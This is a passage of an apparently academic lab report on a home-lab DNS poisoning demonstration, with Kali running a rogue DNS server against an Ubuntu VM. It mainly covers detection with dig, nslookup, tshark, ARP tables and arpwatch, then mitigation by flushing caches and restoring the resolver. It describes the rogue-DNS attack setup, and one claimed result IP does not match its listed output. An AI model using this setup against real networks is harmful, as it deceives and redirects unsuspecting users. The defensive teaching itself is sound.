


Figure 7.5 [Kali Video 1:45] — Kali terminal showing fakeDNS.py logs with timestamps: multiple www.google.com A and AAAA queries from 192.168.1.10, then dig www.google.com from Kali itself returning real IPs (142.251.x.x, TTL=285, SERVER=192.168.1.1), followed by curl returning real Google HTML.

This screenshot is particularly valuable because it shows both sides simultaneously: the Kali fakeDNS logs prove interception is happening. Kali own DNS resolution is unaffected — only Ubuntu which points to Kali as its DNS server is poisoned.

Comparison: What Kali Sees vs What Ubuntu Sees

Metric	Kali Attacker	Ubuntu Victim
www.google.com resolution	142.251.x.x (real Google)	192.168.1.13 (Kali IP)

DNS Server Used	192.168.1.1 (real DNS)	192.168.1.13 (rogue DNS)
Query Time	12 ms (real internet)	2 ms (local machine)
curl Result	Real Google HTML page	Fake DNS POISONED page
Attack Impact	None - Kali is attacker	Full poisoning - victim deceived

7.7 Ubuntu Script — Full Run Summary

The ubuntu_victim.sh script ran successfully through all 15 steps. The following screenshot captures the final moments of the demonstration — the ubuntu_victim.sh script confirming all three phases are complete.

ubuntu_victim.sh Script — Baseline ARP and Installation [Ubuntu Video 6:00]:




Figure 7.6 [Ubuntu Video 6:00] — ubuntu_victim.sh STEP 2: tshark 4.2.2, arpwatch 2.1a15, net-tools 2.10, dnsutils 1:9.18.39, curl 8.5.0 all confirmed newest versions. [✓] All detection tools installed! STEP 3 BASELINE CHECK: dig www.google.com returns 142.251.150-157.119 (TTL=53, real Google IPs). STEP 3b ARP Table BEFORE ATTACK showing 192.168.1.13, 192.168.1.11, 192.168.1.1 with real MACs. STEP 4 ENTER KALI IP prompt.

This screenshot is particularly valuable as it shows the ubuntu_victim.sh script systematically verifying all tools, performing baseline checks, and recording the pre-attack state. The ARP table captured at this moment (gateway MAC: 60:31:92:04:97:b2) serves as the baseline for ARP poisoning detection.

Chapter 8: Phase 3 — Detection & Analysis

DETECTION: Identifying the DNS Poisoning Attack

Video Source: Screenshots in Chapter 8 from: Screen_Recording_2026-04-14_at_11_38_33_PM.mp4 (Ubuntu video)

8.1 Detection Method 1 — dig Comparison

The definitive detection method: comparing DNS resolution through the configured resolver (potentially poisoned) vs a known-good external resolver. Any discrepancy in returned IPs, TTL values, or query times is a strong indicator of poisoning.

Detection Commands:

```
# Query via configured DNS (may be poisoned)
dig www.google.com

# Query via trusted external DNS (bypasses attack)
dig www.google.com @8.8.8.8

# Also try Cloudflare DNS for additional confirmation
dig www.google.com @1.1.1.1
```

Poisoned Result:

```
;; ANSWER SECTION:
www.google.com.    60    IN    A    192.168.1.13
;; SERVER: 192.168.1.13#53(192.168.1.13)
;; Query time: 2 msec
```

Real Result (@8.8.8.8):

```
;; ANSWER SECTION:
www.google.com.    132    IN    A    142.251.155.119
www.google.com.    132    IN    A    142.251.157.119
...(8 real IPs)...
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; Query time: 22 msec
```

Indicator	Poisoned DNS	Real DNS (@8.8.8.8)
Returned IP	192.168.1.13 (private!)	142.251.155.119 (Google)
TTL	60 sec (very low)	132 sec (normal)

Query time	2 ms (local fake)	22 ms (real server)
Answer count	1 A record	8 A records
Server address	192.168.1.13 (private!)	8.8.8.8 (public)
DNSSEC flags	None (no "ad" flag)	None (but verifiable)




Figure 8.1 [Ubuntu Video 2:40] — dig www.google.com @8.8.8.8 returning real IPs (142.251.155.119, TTL=132, SERVER=8.8.8.8, Query time=22ms). tshark active capturing DNS traffic. arpwatch starting.

> **Key Takeaway:** The combination of (1) different IP address, (2) suspiciously low TTL, and (3) near-zero query time together constitute definitive evidence of DNS poisoning. Any single indicator might have an innocent explanation; all three together is conclusive.

8.2 Detection Method 2 — nslookup

nslookup provides a simple DNS resolution check. The "Server" field in the output reveals which DNS server is answering queries — if it shows a private LAN IP, the DNS has been poisoned.

Command:

```
nslookup www.google.com

# Also check a different domain for confirmation:
nslookup facebook.com
nslookup example.com
```

Expected Output During Attack:

```
Server:    192.168.1.13
Address:   192.168.1.13#53

Name:   www.google.com
Address: 192.168.1.13

--- facebook.com ---
Server:    192.168.1.13
Name:   facebook.com
Address: 192.168.1.13

--- example.com ---
Server:    192.168.1.13
Name:   example.com
Address: 192.168.1.13
```

> **Three Red Flags:** (1) "Server" shows 192.168.1.13 — a private LAN IP, not a public DNS server. (2) ALL domains return the same IP (192.168.1.13) — statistically impossible with real DNS. (3) The returned IP is the same as the DNS server — the rogue server is returning its own IP.

8.3 Detection Method 3 — tshark Packet Capture

tshark operates at the packet level, capturing raw DNS traffic on the network interface. This provides incontrovertible evidence: we can see exactly which IP addresses are sending DNS responses and what those responses contain.

Command:

```
sudo tshark -i enp0s1 -f "udp port 53" -Y "dns" -c 10

# Alternative: capture to file for detailed analysis
sudo tshark -i enp0s1 -f "udp port 53" -Y "dns" -w /tmp/dns_capture.pcap
```

Expected Output — Attack Evidence:

```
Running as user "root" and group "root". This could be dangerous.
Capturing on enp0s1

1  0.000  192.168.1.10 → 192.168.1.13  DNS  97 Standard query 0xa55e A www.google.com
OPT
2  0.002  192.168.1.13 → 192.168.1.10  DNS  90 Standard query response 0xa55e A
www.google.com A 192.168.1.13
3  0.023  192.168.1.10 → 192.168.1.13  DNS  95 Standard query 0xb4dd A facebook.com
OPT
4  0.024  192.168.1.13 → 192.168.1.10  DNS  88 Standard query response 0xb4dd A
facebook.com A 192.168.1.13
5  0.041  192.168.1.10 → 192.168.1.13  DNS  94 Standard query 0x3360 A example.com
OPT
```

```
6  0.042  192.168.1.13 → 192.168.1.10  DNS  87 Standard query response 0x3360 A
example.com A 192.168.1.13

10 packets captured

[ALERT] DNS responses coming FROM 192.168.1.13 — that proves DNS poisoning!
```

Actual tshark Output [Ubuntu Video 6:20]:




Figure 8.2 [Ubuntu Video 6:20] — tshark packets 1-6: Ubuntu→Kali DNS queries for www.google.com, facebook.com, example.com. Kali→Ubuntu fake responses: all returning 192.168.1.13. Red [ALERT] message: "Look for DNS responses coming FROM 192.168.1.13 — that proves DNS poisoning!" Below: ARP table after attack and arpwatch service logs.




Figure 8.3 [Ubuntu Video 2:40] — tshark UDP port 53 capture showing 10 packets: Ubuntu→Kali DNS queries, Kali→Ubuntu responses returning 192.168.1.13 for connectivity-check.ubuntu.com. arpwatch service starting with systemctl start arpwatch.




Figure 8.4 [Kali Video 1:25] — Kali terminal showing full fakeDNS.py interception log: multiple request/reply pairs for www.google.com (A and AAAA), connectivity-check.ubuntu.com — all returning 192.168.1.13 with RRs: A confirmation

Packet-Level Proof: Packets 2, 4, 6: DNS responses coming FROM 192.168.1.13 (Kali) — not from 8.8.8.8 or any legitimate DNS server. This is incontrovertible evidence visible at the network packet level.

8.4 Detection Method 4 — ARP Table Analysis

Comparing the ARP table before and after the attack reveals any changes in MAC-to-IP mappings. If the gateway MAC address changes to match Kali's MAC, ARP poisoning is occurring alongside DNS poisoning.

Commands:

```
# Check ARP table after attack
arp -n

# Compare with baseline from Step 3:
# BEFORE: 192.168.1.1  ether  60:31:92:04:97:b2
# AFTER:  Compare MAC — any change = ARP poisoning!
```

Expected ARP Table After Attack:

```
Address           HWtype  HWaddress           Flags  Iface
192.168.1.9       (incomplete)                       enp0s1
192.168.1.13      ether   00:0c:29:07:7b:f0   C      enp0s1
192.168.1.11      ether   02:97:e3:4d:2a:87   C      enp0s1
192.168.1.1       ether   60:31:92:04:97:b2   C      enp0s1
```

In this demonstration, the ARP table still shows the correct gateway MAC (60:31:92:04:97:b2) because we used the rogue DNS server method rather than ARP spoofing. However, in a combined attack using arpspoof, the gateway MAC would change to Kali's MAC.

> **ARP Analysis:** The ARP table is clean in our demo — gateway MAC unchanged (60:31:92:04:97:b2). This confirms we used the rogue DNS server method. In real attacks, ARP poisoning is often combined with DNS poisoning — checking the ARP table catches both.

8.5 Detection Method 5 — arpwatch Monitoring

arpwatch is a daemon that continuously monitors ARP table changes and logs alerts when Ethernet/IP address pairings change. It provides automated, passive monitoring that operates in the background.

Commands:

```
# Start arpwatch service
sudo systemctl start arpwatch

# Check service status
sudo systemctl status arpwatch | grep Active

# View arpwatch logs
sudo journalctl -u arpwatch -f
```

Expected Output:

```
Apr 11 15:49:23 codebind systemd[1]: Starting arpwatch.service - arpwatch service...
Apr 11 15:49:23 codebind systemd[1]: Finished arpwatch.service - arpwatch service.

# In an ARP attack scenario, arpwatch would log:
arpwatch: changed ethernet address 192.168.1.1
         old ethernet address: 60:31:92:04:97:b2
         new ethernet address: 00:0c:29:07:7b:f0  ← Kali's MAC!
arpwatch: flip flop 192.168.1.1 00:0c:29:07:7b:f0 (60:31:92:04:97:b2)
```

arpwatch Value: In production environments, arpwatch can send email alerts automatically when MAC changes are detected. Combined with SIEM integration, this provides real-time intrusion detection for ARP-based attacks.

8.6 Detection Summary

Detection Method	Indicator	Effectiveness
dig Comparison	Different IP returned vs @8.8.8.8	High — definitive proof of DNS poisoning
nslookup	Private IP shown as DNS server	High — all domains return same private IP
tshark Capture	Forged responses from Kali in packets	Very High — packet-level incontrovertible
ARP Table	MAC address changes for gateway	High — proves ARP poisoning companion
arpwatch	Automated MAC change alerts	Medium — no ARP attack in this demo

8.7 Additional Detection Screenshots

The following screenshots from both video recordings provide additional visual evidence of the DNS poisoning attack from multiple angles and time points.

Kali Terminal — Full fakeDNS Interception Log [Kali Video 1:25]:




Figure 8.5 [Kali Video 1:25] — Full fakeDNS.py interception: sudo apt install python3-dnslib (newest version confirmed), nano ~/fakeDNS.py, then sudo python3 /home/tethi/fakeDNS.py showing Fake DNS running on port 53 with live intercepts for www.google.com A/AAAA queries and connectivity-check.ubuntu.com

Ubuntu — curl Returning Real Google HTML (Before Attack) [Ubuntu Video 0:40]:




Figure 8.6 [Ubuntu Video 0:40] — curl http://www.google.com BEFORE attack — showing real Google HTML (doctype html, schema.org markup visible). This is the baseline: before DNS pointing to Kali, curl returns real content. After the attack, this same command returns the fake DNS POISONED page.

The contrast between this pre-attack baseline (Figure 8.6) and the post-attack curl output is the most compelling evidence in the project. The same command, the same URL — completely different results before and after DNS poisoning is applied.

Chapter 9: Phase 4 — Mitigation & Defense

DEFENSE: Eliminating and Preventing DNS Poisoning

Video Source: Screenshots in Chapter 9 from: Screen_Recording_2026-04-14_at_11_38_33_PM.mp4

9.1 Defense 1 — Flush DNS Cache

The immediate first response to a suspected DNS poisoning attack is to flush the DNS cache. This removes all poisoned entries, forcing fresh DNS lookups on the next connection attempt.

Commands:

```
# Flush systemd-resolved DNS cache
sudo resolvectl flush-caches

# Verify cache is cleared
resolvectl statistics | grep -i cache

# Also flush nscd cache if installed
sudo nscd -i hosts 2>/dev/null || true
```

Expected Output:

```
# After flush-caches: no output = success

# resolvectl statistics shows:
Cache: 0/0/0
#      ↑ hits/misses/size — all zero = empty cache
```

Immediate Effect: DNS cache flushed — all poisoned entries removed. The "Cache: 0/0/0" confirms no cached DNS records exist. Next DNS query will go to the configured resolver fresh.

9.2 Defense 2 — Restore Real DNS Server

After flushing the cache, the next step is restoring the DNS resolver to a trusted public DNS server. This ensures that future DNS queries bypass Kali's rogue server entirely.

Commands:

```
# Remove current (poisoned) configuration
sudo rm /etc/resolv.conf

# Create new configuration with real DNS
sudo nano /etc/resolv.conf
```

```
# Type: nameserver 8.8.8.8
# Save: Ctrl+O → Enter → Ctrl+X

# Verify:
cat /etc/resolv.conf

# Test resolution:
dig www.google.com
```

Expected dig After Defense:

```
;; ANSWER SECTION:
www.google.com.     235     IN      A       142.251.151.119
www.google.com.     235     IN      A       142.251.154.119
www.google.com.     235     IN      A       142.251.156.119
;; SERVER: 8.8.8.8#53
;; Query time: 19 msec

[✓] DEFENSE SUCCESSFUL! DNS now returns real IP: 142.251.155.119
```

